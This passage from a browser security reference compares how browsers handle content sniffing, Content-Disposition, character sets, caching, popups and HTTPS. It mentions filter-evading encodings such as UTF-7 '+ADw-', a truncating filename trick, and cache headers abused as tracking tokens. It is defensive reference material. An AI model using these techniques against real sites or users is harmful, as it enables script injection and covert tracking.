- If `Content-Type` data is not available or did not parse, most browsers would try to guess how to handle the document, based on implementation- and case-specific procedures, such as scanning the first few hundred bytes of a resource, or examining apparent file extension on the end of URL path (or in query parameters), then matching it against system-wide list (`/etc/mailcap`, Windows registry, etc), or a builtin set of rules.

  Note that due to mechanisms such as `PATH_INFO`, `mod_rewrite`, and other server and application design decisions, the apparent path - used as a content sniffing signal - may often contain bogus, attacker-controlled segments.
- If `Content-Type` matches one of generic values, such as `application/octet-stream`, `application/unknown`, or even `text/plain`, many browsers treat this as a permission to second-guess the value based on the aforementioned signals, and try to come up with something more specific. The rationale for this step is that some badly configured web servers fall back to these types on all returned content.
- If `Content-Type` is valid but not recognized - for example, not handled by the browser internally, not registered by any plugins, and not seen in system registry - some browsers may again attempt to second-guess how to handle the resource, based on a more conservative set of rules.
- For certain `Content-Type` values, browser-specific quirks may also kick in. For example, Microsoft Internet Explorer 6 would try to detect HTML on any `image/png` responses, even if a valid PNG signature is found (this was recently fixed).
- At this point, the content is either routed to the appropriate renderer, or triggers an open / download prompt if no method to internally handle the data could be located. If the appropriate parser does not recognize the payload, or detects errors, it may cause the browser to revert to last-resort content sniffing, however.

  An important caveat is that if `Content-Type` indicates any of XML document varieties, the content may be routed to a general XML parser and interpreted in a manner inconsistent with the apparent `Content-Type` intent. For example, `image/svg+xml` may be rendered as

XHTML, depending on top-level or nested XML namespace definitions, despite the fact that `Content-Type` clearly states a different purpose.

As it is probably apparent by now, not much thought or standardization was given to browser behavior in these areas previously. To further complicate work, the documentation available on the web is often outdated, incomplete, or inaccurate (Firefox docs are an example). Following widespread complaints, current HTML 5 drafts attempt to take at least some content handling considerations into account - although these rules are far from being comprehensive. Likewise, some improvements to specific browser implementations are being gradually introduced (e.g., image/* behavior changes), while other were resisted (e.g., fixing text/plain logic).

Some of the interesting corner cases of content sniffing behavior are captured below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no `Content-Type` received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no `Content-Type` seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable `Content-Type` value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on `application/octet-stream` documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on `application/binary` documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on `unknown/unknown` (or `application/unknown`) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when `.html`, `.xml`, or `.txt` seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when `.html`, `.xml`, or `.txt` seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on `text/plain` documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as `image/jpeg`?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

In addition, the behavior for non-HTML resources is as follows (to test for these, please put sample HTML inside two files with extensions of `.TXT` and `.UNKNOWN`, then attempt to access them through the browser):

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
File type detection for `ftp://` resources	content sniffing	content sniffing	content sniffing	content sniffing	content sniffing	content sniffing	extension matching	content sniffing	n/a
File type detection for `file://` resources	content sniffing	sniffing w/o HTML	sniffing w/o HTML	content sniffing	content sniffing	content sniffing	content sniffing	extension matching	n/a

Microsoft Internet Explorer 8 gives an option to override some of its quirky content sniffing logic with a new `X-Content-Type-Options: nosniff` option (reference). Unfortunately, the feature is somewhat counterintuitive, disabling not only dangerous sniffing scenarios, but also some of the image-related logic; and has no effect on plugin-handled data.

An interesting study of content sniffing signatures is given on this page.

Downloads and Content-Disposition

Browsers automatically present the user with the option to download any documents for which the returned `Content-Type` is:

- Not claimed by any internal feature,
- Not recognized by MIME sniffing or extension matching routines,
- Not handled by any loaded plugins,
- Not associated with a whitelisted external program (such as a media player).

Quite importantly, however, the server may also explicitly instruct the browser not to attempt to display a document inline by employing RFC 2183 `Content-Disposition: attachment` functionality. This forces a download prompt even if one or more of the aforementioned criteria is satisfied - but only for top-level windows and `<IFRAME>` containers.

An explicit use of `Content-Disposition: attachment` as a method of preventing inline rendering of certain documents became a commonly employed *de facto* security feature. The most important property that makes it useful for mitigating the risk of content sniffing is that when included in HTTP headers returned for `XMLHttpRequest`, `<SCRIPT SRC="...">`, or `<IMG SRC="...">` callbacks, it has absolutely no effect on the intended use; but it prevents the attacker from making any direct reference to these callbacks in hope of having them interpreted as HTML.

Closer to its intended use - triggering browser download prompts in response to legitimate and expected user actions - `Content-Disposition` offers fewer benefits, and any reliance on it for security purposes is a controversial practice. Although such a directive makes it possible to return data such as unsanitized `text/html` or `text/plain` without immediate security risks normally associated with such operations, it is not without its problems:

- **Real security gain might be less than expected:** because of the relaxed security rules for `file://` URLs in some browsers - including the ability to access arbitrary sites on the Internet - the benefit of having the user save a file prior to opening it might be illusory: even though the original context is abandoned, the new one is powerful enough to wreak the same havoc on the originating site.

  Recent versions of Microsoft Internet Explorer mitigate the risk by storing mark-of-the-web and ADS Zone.Identifier tags on all saved content; the same practice is followed by Chrome. These tags are later honored by Internet Explorer, Windows Explorer, and a handful of other Microsoft applications to either restrict the permissions for downloaded files (so that they are treated as if originating from an unspecified Internet site, rather than local disk), or display security warnings and request a confirmation prior to displaying the data. Any benefit of these mechanisms is lost if the data is stored or opened using a third-party browser, or sent to any other application that does not carry out additional checks, however.

- **Loss of MIME metadata may turn harmless files into dangerous ones:** `Content-Type` information is discarded the moment a resource is saved to disk. Unless a careful control is exercised either by the explicit `filename=` field included in `Content-Disposition` headers, or the name derived from apparent URL path, undesired content type promotion may occur (e.g., JPEG becoming an EXE that, to the user, appears to be coming from `www.example-bank.com` or other trusted site). Some, but not all, browsers take measures to mitigate the risk by matching `Content-Type` with file extensions prior to saving files.

- **No consistent rules for escaping cause usability concerns:** certain characters are dangerous in `Content-Disposition` headers, but not necessarily undesirable in local file names (this includes `"` and `;`, or high-bit UTF-8). Unfortunately, there is no reliable approach to encoding non-ASCII values in this header: some browsers support RFC 2047 (`?q?` / `?b?` notation), some support RFC 2231 (a bizarre `*=` syntax), some support stray `%nn` hexadecimal encoding, and some do not support any known escaping scheme at all. As a result, quite a few applications take potentially insecure ways out, or cause problems in non-English speaking countries.

- **Browser bugs further contribute to the misery:** browsers are plagued by implementation flaws even in such a simple mechanism. For example, Opera intermittently ignores `Content-Disposition: attachment` after the initial correctly handled attempt to open a resource, while Microsoft Internet Explorer violates RFC 2183 and RFC 2045 by stopping file name parsing on first `;` character, even within a quoted string (e.g., `Content-Disposition: attachment; filename="hello.exe;world.jpg"` → `"hello.exe"`). Historically, Microsoft Internet Explorer 6, and Safari permitted `Content-Disposition` to be bypassed altogether, too, although these problems appear to be fixed.

Several tests that outline key `Content-Disposition` handling differences are shown below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is `Content-Disposition` supported correctly?	YES	YES	YES	YES	YES	YES	NO	YES	YES
Is Mark-of-the-Web / Zone.Identifier supported?	YES	YES	YES	NO	NO	NO	NO	write-only	NO
Types of file name encodings supported	`%nn`	`%nn`	`%nn`	`?b? ?q? *=`	`?b? ?q? *=`	none	`*=`	`?b? ?q? %nn`	none
Does `filename=test.html` override `Content-Type`?	YES	YES	YES	YES	YES	NO	NO	NO	YES
Does `filename=test.exe` override `Content-Type`?	YES	YES	YES	YES	YES	NO	NO	NO	YES
Does URL-derived `test.html` filename override `Content-Type`?	YES	NO		YES	YES	NO	NO	NO	YES
Does URL-derived `test.exe` filename override `Content-Type`?	YES	NO	NO	YES	YES	NO	NO	NO	YES
Is `;` handled correctly in file names?	NO	NO	NO	YES	YES	YES	YES	YES	YES

Character set handling and detection

When displaying any renderable, text-based content - such as `text/html`, `text/plain`, and many others - browsers are capable of recognizing and interpreting a large number of both common and relatively obscure character sets (detailed reference). Some of the most important cases include:

- A basic fixed-width 7-bit `us-ascii` charset (reference). The charset is defined only for character values of `\x00` to `\x7F`, although it is technically transmitted as 8-bit data. High bit values are not permitted; in practice, if they appear in text, their most significant bit may be zeroed upon parsing, or they may be treated as `iso-8859-1` or any other 8-bit encoding.

- An assortment of legacy, fixed-width 8-bit character sets built on top of `us-ascii` by giving a meaning to character codes of `\x80` to `\xFF`.

Examples here include `iso-8859-1` (default fallback value for most browsers) and the rest of `iso-8859-*` family, `KOI8-*` family, `windows-*` family, and so forth. Although different glyphs are assigned to the same 8-bit code in each variant, all these character sets are identical from the perspective of document structure parsing.

- A range of non-Unicode variable-width encodings, such as Shift-JIS, EUC-* family, Big5, and so forth. In a majority of these encodings, single bytes in the `\x00` to `\x7F` range are used to represent `us-ascii` values, while high-bit and multibyte values represent more complex non-Latin characters.
- A now-common variable-width 8-bit `utf-8` encoding scheme (reference), where special prefixes of `\x80` to `\xFD` are used on top of `us-ascii` to begin high-bit multibyte sequences of anywhere between 2 and 6 bytes, encoding a full range of Unicode characters.
- A less popular variable-width 16-bit `utf-16` encoding (reference), where single words are used to encode `us-ascii` and the primary planes of Unicode, and word pairs are used to encode supplementary planes. The encoding has little and big endian flavors.
- A somewhat inefficient, fixed-width 32-bit `utf-32` encoding (reference), where every Unicode character is stored as a double word. Again, little and big endian flavors are present.
- An unusual variable-width 7-bit `utf-7` encoding scheme (reference) that permits any Unicode characters to be encoded using `us-ascii` text using a special `+...-` string. Literal + and some other values (such as ~ or \) must be encoded likewise. Behavior on stray high bit characters may vary, similar to that of `us-ascii`.

There are multiple security considerations for many of these schemes, including:

- Unless properly accounted for, any scheme that may clip high bit values could potentially cause unexpected control characters to appear in unexpected places. For example, in `us-ascii`, a high-bit character of `\xBC` (ź), appearing in user input, may suddenly become `\x3C` (<). This does not happen in modern browsers for HTML parsing, but betting on this behavior being observed everywhere is not a safe assumption to make.
- Unicode-based variable-width `utf-7` and `utf-8` encodings technically make it possible to encode `us-ascii` values using multibyte sequences - for example, `\xC0\xBC` in `utf-8`, or `+ADw-` in `utf-7`, may both decode to `\x3C` (<). Specifications formally do not permit such notation, but not all parsers pay attention to this requirement. Modern browsers tend to reject such syntax for some encodings, but not for others.
- Variable-width decoders may indiscriminately consume a number of bytes following a multibyte sequence prefix, even if not enough data was in place to begin with - potentially causing portions of document structure to disappear. This may easily result in server's and browser's understanding of HTML structure getting dangerously out of sync. With `utf-8`, most browsers avoid over-consumption of non-high-bit values; with `utf-7`, `EUC-JP`, `Big5`, and many other legacy or exotic encodings, this is not always the case.
- All Unicode-based encodings permit certain special codes that function as layout controls to be encoded. Some of these controls override text display direction or positioning (reference). In some uses, permitting such characters to go through might be disruptive.

The pitfalls of specific, mutually negotiated encodings aside, any case where server's understanding of the current character set might be not in sync with that of the browser is a disaster waiting to happen. Since the same string might have very different meanings depending on which decoding procedure is applied to it, the document might be perceived very differently by the generator, and by the renderer. Browsers tend to auto-detect a wide variety of character sets (see: Internet Explorer list, Firefox list) based on very liberal and undocumented heuristics, historically including even parent character set inheritance (advisory); just as frighteningly, Microsoft Internet Explorer applies character set auto-detection prior to content sniffing.

This behavior makes it inherently unsafe to return any renderable, user-controlled data with no character set explicitly specified. There are two primary ways to explicitly declare a character set for any served content; first of them is the inclusion of a `charset=` attribute in `Content-Type` headers:

```
Content-Type: text/html; charset=utf-8
```

The other option is an equivalent `<META HTTP-EQUIV="...">` directive (supported for HTML only):

```
<META HTTP-EQUIV="Content-Type" CONTENT="text/plain; charset=utf-8">
```

NOTE: Somewhat confusingly, XML `<?xml version="1.0" encoding="UTF-8">` directive does not authoritatively specify the character set for the purpose of rendering XHTML documents - in absence of one of the aforementioned declarations, character set detection may still take place regardless of this tag.

That said, if an appropriate character set declaration is provided, browsers thankfully tend to obey a specified character set value, with several caveats:

- Invalid character set names cause character set detection to kick in. Sadly, there is little or no consistency in how flexibly character set name might be specified, leading to unnecessary mistakes - for example, `iso-8859-2` and `iso8859-2` are both a valid character set to most browsers, and so many developers learned to pay no attention to how they enter the name; but `utf8` is **not** a valid alias for `utf-8`.
- As noted in the section on HTML language, the precedence of `META HTTP-EQUIV` and `Content-Type` character specifications is not well-defined in any specific place - so if the two directives disagree, it is difficult to authoritatively predict the outcome of this conflict in all current and future browsers.
- There are some reports of some exotic non-security glitches present in Microsoft Internet Explorer when only `Content-Type` headers, but not `META HTTP-EQUIV`, are used for HTML documents in certain scripts.
- In some cases, Internet Explorer may choose to ignore `Content-Type` charset if the first characters of the returned payload happen to be

a byte order mark associated with a particular character set (e.g., +/v8 for UTF-7).

Relevant tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is utf-7 character set supported?	YES	YES	YES	YES	YES	YES	NO	YES	NO
May utf-7 be auto-detected in documents?	YES	YES	YES	NO	NO	NO	n/a	NO	n/a
utf-7 sniffing buffer size	∞	∞	n/a	n/a	n/a	n/a	n/a	n/a	n/a
May utf-7 be inherited by an <IFRAME> across domains?	NO	YES	NO	NO	NO	NO	n/a	NO	n/a
Does us-ascii parsing strip high bits?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Behavior of high-bit data in utf-7 documents	keep	keep	n/a	mangle	mangle	reject	n/a	reject	n/a
May 7-bit ASCII may be encoded as utf-8 on HTML pages?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is 7-bit ASCII consumption possible in utf-8?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is 7-bit ASCII consumption possible in EUC-JP?	NO	NO	NO	YES	YES	YES	NO	YES	YES
Is 7-bit ASCII consumption possible in Big5?	NO	NO	NO	NO	NO	YES	NO	YES	YES
Content-Type header / HTTP-EQUIV tag precedence	header	header	header	header	header	header	header	header	header
Does the browser fall back to HTTP-EQUIV if header charset invalid?	NO	NO	NO	YES	YES	YES	NO	YES	YES

Document caching

HTTP requests are expensive: it takes time to carry out a TCP handshake with a distant host, and to produce or transmit the response (which may span dozens or hundreds of kilobytes even for fairly simple documents). For this reason, having the browser or an intermediate system - such as a traditional, transparent, or reverse proxy - maintain a local copy of at least some of the data can be expected to deliver a considerable performance improvement.

The possibility of document caching is acknowledged in RFC 1945 (the specification for HTTP/1.0). The RFC asserts that user agents and proxies may apply a set of heuristics to decide what default rules to apply to received content, without providing any specific guidance; and also outlines a set of optional, rudimentary caching controls to supplement whichever default behavior is followed by a particular agent:

- Expires response header, a method for servers to declare an expiration date, past which the document must be dropped from cache, and a new copy must be requested. There is a relationship between Expires and Date headers, although it is underspecified: on one hand, the RFC states that if Expires value is earlier or equal to Date, the content must not be cached at all (leaving the behavior undefined if Date header is not present); on the other, it is not said whether beyond this initial check, Expires date should be interpreted according to browser's local clock, or converted to a new deadline by computing an Expires - Date delta, then adding it to browser's idea of the current date. The latter would account properly for any differences between clock settings on both endpoints.
- Pragma request header, with a single value of no-cache defined, permitting clients to override intermediate systems to re-issue the request, rather than returning cached data. Any support for Pragma is optional from the perspective of standard compliance, however.
- Pragma response header, with no specific meaning defined in the RFC itself. In practice, most servers seem to use no-cache responses to instruct the browser and intermediate systems not to cache the response, duplicating the backdated Expires functionality - although this is not a part of HTTP/1.0 (and as noted, support for Pragma directives is optional to begin with).
- Last-Modified response header, permitting the server to indicate when, according to its local clock, the resource was last updated; this is expected to reflect file modification date recorded by the file system. The value may help the client make caching decisions locally, but more importantly, is used in conjunction with If-Modified-Since to revalidate cache entries.
- If-Modified-Since request header, permitting the client to indicate what Last-Modified header it had seen on the version of the document already present in browser or proxy cache. If in server's opinion, no modification since If-Modified-Since date took place, a null 304 Not Modified response is returned instead of the requested document - and the client should interpret it as a permission to redisplay the cached document.

  Note that in HTTP/1.0, there is no obligation for the client to ever attempt If-Modified-Since revalidation for any cached content, and no way to explicitly request it; instead, it is expected that the client would employ heuristics to decide if and when to revalidate.

The scheme worked reasonably well in the days when virtually all HTTP content was simple, static, and common for all clients. With the arrival of complex web applications, however, this degree of control quickly proved to be inadequate: in many cases, the only choice an application developer would have is to permit content to be cached by anyone and possibly returned to random strangers, or to disable caching at all, and suffer the associated performance impact. RFC 2616 (the specification for HTTP/1.1) acknowledges many of these problems, and devotes a good portion of the document to establishing ground rules for well-behaved HTTP/1.1 implementations. Key improvements include:

- Sections 13.4, 13.9, and 13.10 spell out which HTTP codes and methods may be implicitly cached, and which ones may not; specifically, only 200, 203, 206, 300, and 301 responses are cacheable, and only if the method is not POST, PUT, DELETE, or TRACE.
- Section 14.9 introduces a new Cache-Control header that provides a very fine-grained control of caching strategies for HTTP/1.1 traffic.

In particular, caching might be disabled altogether (`no-cache`), only on specific headers (e.g., `no-cache="Set-Cookie"`), or only where it would result in the data being stored on persistent media (`no-store`); caching on intermediate systems might be controlled with `public` and `private` directives; a non-ambiguous maximum time to live might be provided in seconds (`max-age=...`); and `If-Modified-Since` revalidation might be requested for all uses with `must-revalidate`.

Note: the expected behavior of `no-cache` is somewhat contentious, and varies between browsers; most notably, Firefox still caches `no-cache` responses for the purpose of back and forward navigation within a session, as they believe that a literal interpretation of RFC 2616 overrides the intuitive understanding of this directive (reference). They do not cache `no-store` responses within a session, however; and due to the pressure from banks, also have a special case not to reuse `no-cache` pages over HTTPS.

- Sections 3.11, 14.26, and others introduce `ETag` response header, an opaque identifier expected to be sent by clients in a conditional `If-None-Match` request header later on, to implement a mechanism similar to `Last-Modified` / `If-Modified-Since`, but with a greater degree of flexibility for dynamic resource versioning.

  Trivia: as hinted earlier, `ETag` / `If-None-Match`, as well as `Last-Modified` / `If-Modified-Since` header pairs, particularly in conjunction with `Cache-Control: private, max-age=...` directives, may be all abused to store persistent tokens on client side even when HTTP cookies are disabled or restricted. These headers generally work the same as the `Set-Cookie` / `Cookie` pair, despite a different intent.

- Lastly, section 14.28 introduces `If-Unmodified-Since`, a conditional request header that makes it possible for clients to request a response only if the requested resource is older than a particular date.

Quite notably, specific guidelines for determining TTLs or revalidation rules in absence of explicit directives are still not given in the new specification. Furthermore, for compatibility, HTTP/1.0 directives may still be used (and in some cases must be, as this is the only syntax recognized by legacy caching engines) - and no clear rules for resolving conflicts between HTTP/1.0 and HTTP/1.1 headers, or handling self-contradictory HTTP/1.1 directives (e.g., `Cache-Control: public, no-cache, max-age=100`), are provided - for example, quoting RFCs: *"the result of a request having both an `If-Unmodified-Since` header field and either an `If-None-Match` or an `If-Modified-Since` header fields is undefined by this specification"*. Disk caching strategy for HTTPS is also not clear, leading to subtle differences between implementations (e.g., Firefox 3 requires `Cache-Control: public`, while Internet Explorer will save to disk unless a configuration option is changed).

All these properties make it an extremely good idea to always use explicit, carefully selected, and **precisely matching** HTTP/1.0 and HTTP/1.1 directives on all sensitive HTTP responses.

Relevant tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is `Expires` relative to `Date`?	NO	NO	NO	YES	NO	NO	YES	NO	n/a
Does invalid `Expires` value stop caching?	NO	YES	YES	YES	YES	YES	NO	YES	n/a
Is `Date` needed for `Expires` to work?	NO	NO	NO	NO	NO	NO	YES	NO	n/a
Does invalid `max-age` stop caching?	NO	NO	NO	NO	YES	NO	YES	NO	n/a
Does `Cache-Control` override `Expires` in HTTP/1.0?	YES	NO	NO	NO	NO	NO	YES	NO	n/a
Does `no-cache` prevail on `Cache-Control` conflicts?	YES	YES	YES	YES	YES	YES	NO	YES	n/a
Does `Pragma: no-cache` work?	YES	YES	YES	YES	YES	YES	NO	YES	n/a

NOTE 1: In addition to caching network resources as-is, many modern web browsers also cache rendered page state, so that "back" and "forward" navigation buttons work without having to reload and reinitialize the entire document; and some of them further provide form field caching and autocompletion that persists across sessions. These mechanisms are not subject to traditional HTTP cache controls, but may be at least partly limited by employing the AUTOCOMPLETE=OFF HTML attribute.

NOTE 2: One of the interesting consequences of browser-side caching is that rogue networks have the ability to "poison" the browser with malicious versions of HTTP resources, and have these copies persist across sessions and networking environments.

NOTE 3: An interesting "by design" glitch reportedly exists in Microsoft Internet Explorer when handling HTTPS downloads with no-cache directives. We were unable to reproduce this so far, however.

Defenses against disruptive scripts

JavaScript and other browser scripting languages make it very easy to carry out annoying, disruptive, or confusing actions, such as hogging the CPU or memory, opening or moving windows faster than the user can respond, preventing the user from navigating away from a page, or displaying modal dialogs in an endless loop; in fact, these actions are so easy that they are sometimes caused unintentionally by site owners.

Historically, most developers would pay little or no attention to this possibility - but as browsers moved toward running more complex and sensitive applications (including web mail, text editors, online games, and so forth), it became less acceptable for one rogue page to trash the entire browser and potentially cause data loss.

As of today, no browser is truly invulnerable to malicious attacks - but most of them try to mitigate the impact of inadvertent site design issues to some extent. This section provides a quick overview of the default restrictions currently in use.

Popup and dialog filtering logic

Virtually all browsers attempt to limit the ability for sites to open new windows (popups), permitting this to take place only in response to `onclick` events within a short timeframe; some also attempt to place restrictions on other similarly disruptive `window.*` methods - although most browsers do fail in one way or another. A survey of current features and implemented limits is shown below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is popup blocker present?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Are popups permitted on non-`onclick` events?	NO	NO	NO	NO	NO	NO	NO	NO	YES
Maximum delay between click and popup	0 ms	0 ms	0 ms	1 sec	1 sec	0 ms	> 5 sec	0 ms	0 ms
Maximum number of per-click popups opened	1	1	1	20[*]>	20[*]	∞	∞	∞	1
Is `window.alert()` limited or can be suppressed?	NO	NO	NO	NO	NO	NO	YES	YES	NO
Is `window.print()` limited or can be suppressed?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Is `window.confirm()` limited or can be suppressed?	NO	NO	NO	NO	NO	NO	YES	YES	NO
Is `window.prompt()` limited or can be suppressed?	NO	YES	YES	NO	NO	NO	YES	YES	NO

[*] Controlled by `dom.popup_maximum` setting in browser configuration.

Window appearance restrictions

A number of restrictions is also placed on `window.open()` features originally meant to make the appearance of browser windows more flexible (reference), but in practice had the unfortunate effect of making it easy to spoof system prompts, mimick trusted browser chrome, and cause other trouble. The following is a survey of these and related `window.*` limitations:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Are Windows permitted to grab full screen?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Are windows permitted to specify own dimensions?	YES	YES	YES	YES	YES	YES	YES	YES	n/a
Are windows permitted to specify screen positioning?	YES	YES	YES	YES	YES	YES	NO	NO	n/a
Are windows permitted to fully hide URL bar?	YES	NO	NO	YES	NO	YES	NO	NO	YES
Are windows permitted to hide other chrome?	YES	YES	YES	YES	YES	YES	NO	YES	YES
Are windows permitted to take focus?	YES	YES	YES	NO	NO	NO	NO	NO	YES
Are windows permitted to surrender focus?	YES	YES	YES	YES	YES	YES	NO	NO	NO
Are windows permitted to reposition self?	YES	YES	YES	YES	YES	YES	NO	NO	n/a
Are windows permitted to close non-script windows?	prompt	prompt	prompt	NO	NO	NO	YES	NO	YES

Execution timeouts and memory limits

Further restrictions are placed on script execution times and memory usage:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Maximum busy loop time	1 sec	∞	∞	10 sec	10 sec	10 sec	responsive	responsive	10 sec
Call stack size limit	~2500	~2000	~3000	~1000	~3000	~500	~1000	~18000	~500
Heap size limit	∞	∞	∞	16M		16M	16M	∞	∞

Page transition logic

Lastly, restrictions on `onunload` and `onbeforeunload` may limit the ability for pages to suppress navigation. Historically, this would be permitted by either returning an appropriate code from these handlers, or changing `location.*` properties to counter user's navigation attempt:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Can scripts inhibit page transitions?	prompt	prompt	prompt	prompt	prompt	prompt	NO	prompt	prompt
Pages may hijack transitions?	YES	YES	YES	NO	NO	NO	NO	NO	NO

Trivia: Firefox 3 also appears to be exploring the possibility of making the status bar a security feature, by making it impossible for scripts to replace link target URLs on the fly. It is not clear if other browser vendors would share this sentiment.

Protocol-level encryption facilities

HTTPS protocol, as outlined in RFC 2818, provides browsers and servers with the ability to establish encrypted TCP connections built on top of the Transport Layer Security suite, and then exchange regular HTTP traffic within such a cryptographic tunnel in a manner that would resist attempts to intercept or modify the data in transit. To establish endpoint identity and rule out man-in-the-middle attacks, server is required to present a public key certificate, which would be then validated against a set of signing certificates corresponding to a handful of trusted commercial entities. This list - typically spanning about 100 certificates - ships with the browser or with the operating system.

To ensure mutual authentication of both parties, the browser may also optionally present an appropriately signed certificate. This is seldom practiced in general applications, because the client may stay anonymous until authenticated on HTTP level through other means; the server needs to be trusted before sending it any HTTP credentials, however.

As can be expected, HTTPS is not without a fair share of problems:

- The assumptions behind the entire HTTPS PKI implementation are that firstly, all the signing authorities can be trusted to safeguard own keys, and thoroughly verify the identity of their paying lower-tier customers, hence establishing a web of trust (*"if Verisign cryptographically attests that the guy holding this certificate is the rightful owner of `www.example.com`, it must be so"*); and secondly, that web browser vendors diligently obtain the initial set of root certificates through a secure channel, and are capable of properly validating SSL connections against this list. Neither of these assumptions fully survived the test of time; in fact, the continued relaxation of validation rules and several minor public blunders led to the introduction of controversial, premium-priced Extended Validation certificates (EV SSL) that are expected to be more trustworthy than "vanilla" ones. The purpose of these certificates is further subverted by the fact that there is no requirement to recognize and treat mixed EV SSL and plain SSL content in a special way, so compromising a regular certificate might be all that is needed to subvert EV SSL sites.

- Another contentious point is that whenever visiting a HTTPS page with a valid certificate, the user is presented with only very weak cues to indicate that the connection offers a degree of privacy and integrity not afforded by non-encrypted traffic - most famously, a closed padlock icon displayed in browser chrome. The adequacy of these subtle and cryptic hints for casual users is hotly debated (1, 2); more visible URL bar signaling in newer browsers is often tied with EV SSL certificates, which potentially somewhat diminishes its value.

- The behavior on invalid certificates (not signed by a trusted entity, expired, not matching the current domain, or suffering from any other malady) is even more interesting. Until recently, most browsers would simply present the user with a short and highly technical information about the nature of a problem, giving the user a choice to navigate to the site at own risk, or abandon the operation. The choice was further complicated by the fact that from the perspective of same-origin checks, there is no difference between a valid and an invalid HTTPS certificate - meaning that a rogue man-in-the-middle version of `https://www.example-bank.com` would, say, receive all cookies and other state data kept by the legitimate one.

  It seemed unreasonable to expect a casual user to make an informed decision here, and so instead, many browsers gradually shifted toward not displaying pages with invalid HTTPS certificates at all, regardless of whether the reason why the certificate does not validate is a trivial or a serious one - and then perhaps giving a well-buried option to override this behavior buried in program settings or at the bottom of an interstitial.

  This all-or-nothing approach resulted in a paradoxical situation, however: the use of non-validating HTTPS certificates (and hence exposing yourself to nuanced, active man-in-the-middle attacks) is presented by browsers as a problem considerably more serious than the use of open text HTTP communications (and hence exposing the traffic to trivial and unsophisticated passive snooping on TCP level). This practice prevented some sites from taking advantage of the privacy benefits afforded by ad-hoc, MITM-prone cryptography, and again raised some eyebrows.

- Lastly, many types of request and response sequences associated with the use of contemporary web pages can be very likely uniquely fingerprinted based on the timing, direction, and sizes of the exchanged packets alone, as the protocol offers no significant facilities for masking this information (reference). The information could be further coupled with the knowledge of target IP addresses, and the content of the target site, to achieve a very accurate understanding of user actions at any given time; this somewhat undermines the privacy of HTTPS browsing.

There is also an interesting technical consideration that is not entirely solved in contemporary browsers: HTTP and HTTPS resources may be freely mixed when rendering a document, but doing so in certain configurations may expose the security context associated with HTTPS-served HTML to man-in-the-middle attackers. This is particularly problematic for `<SCRIPT>`, `<LINK REL="stylesheet" ...>`, `<EMBED>`, and `<APPLET>` resources, as they may jump security contexts quite easily. Because of the possibility, many browsers take measures to detect and block at least some mixed content, sometimes breaking legitimate applications in the process.

An interesting recent development is Strict Transport Security, a mechanism that allows websites to opt in for HTTPS-only rendering and strict HTTPS certificate validation through a special HTTP header. Once the associated header - `Strict-Transport-Security` - is seen in a response, the browser will automatically bump all HTTP connection attempts to that site to HTTPS, and will reject invalid HTTPS certificates, with no user recourse. The mechanism offers an important defense against phishing and man-in-the-middle attacks for sensitive sites, but comes with its own set of gotchas - including the fact it requires many existing sites to be redesigned (and SSL content isolated in a separate domain), or that it bears some peripheral denial-of-service risks.

Strict Transport Security is currently supported only by Chrome 4, and optionally through Firefox extensions such as NoScript.

Several important HTTPS properties and default behaviors are outlined below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Strict Transport Security supported?	NO	NO	NO	NO	NO	NO	NO	YES	NO
`Referer` header sent on HTTPS → HTTPS navigation?	YES	YES	YES	YES	YES	YES	NO	YES	YES

`Referer` header sent on HTTPS → HTTP navigation?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Behavior on invalid certificates	prompt	interstitial	interstitial	prompt	block	prompt	prompt	interstitial	prompt
Is EV SSL visually distinguished?	NO	YES*	YES	NO	YES	NO	YES	YES	NO
Does mixing EV SSL and SSL turn off the EV SSL indicator?	n/a	NO	NO	n/a	NO	n/a	NO	NO	n/a
Mixed content behavior on `<IMG>`	block	block	block	warn	warn	permit	permit	permit	permit
Mixed content behavior on `<SCRIPT>`	block	block	block	warn	warn	permit	permit	permit	permit
Mixed content behavior on stylesheets	block	block	block	warn	warn	permit	permit	permit	permit
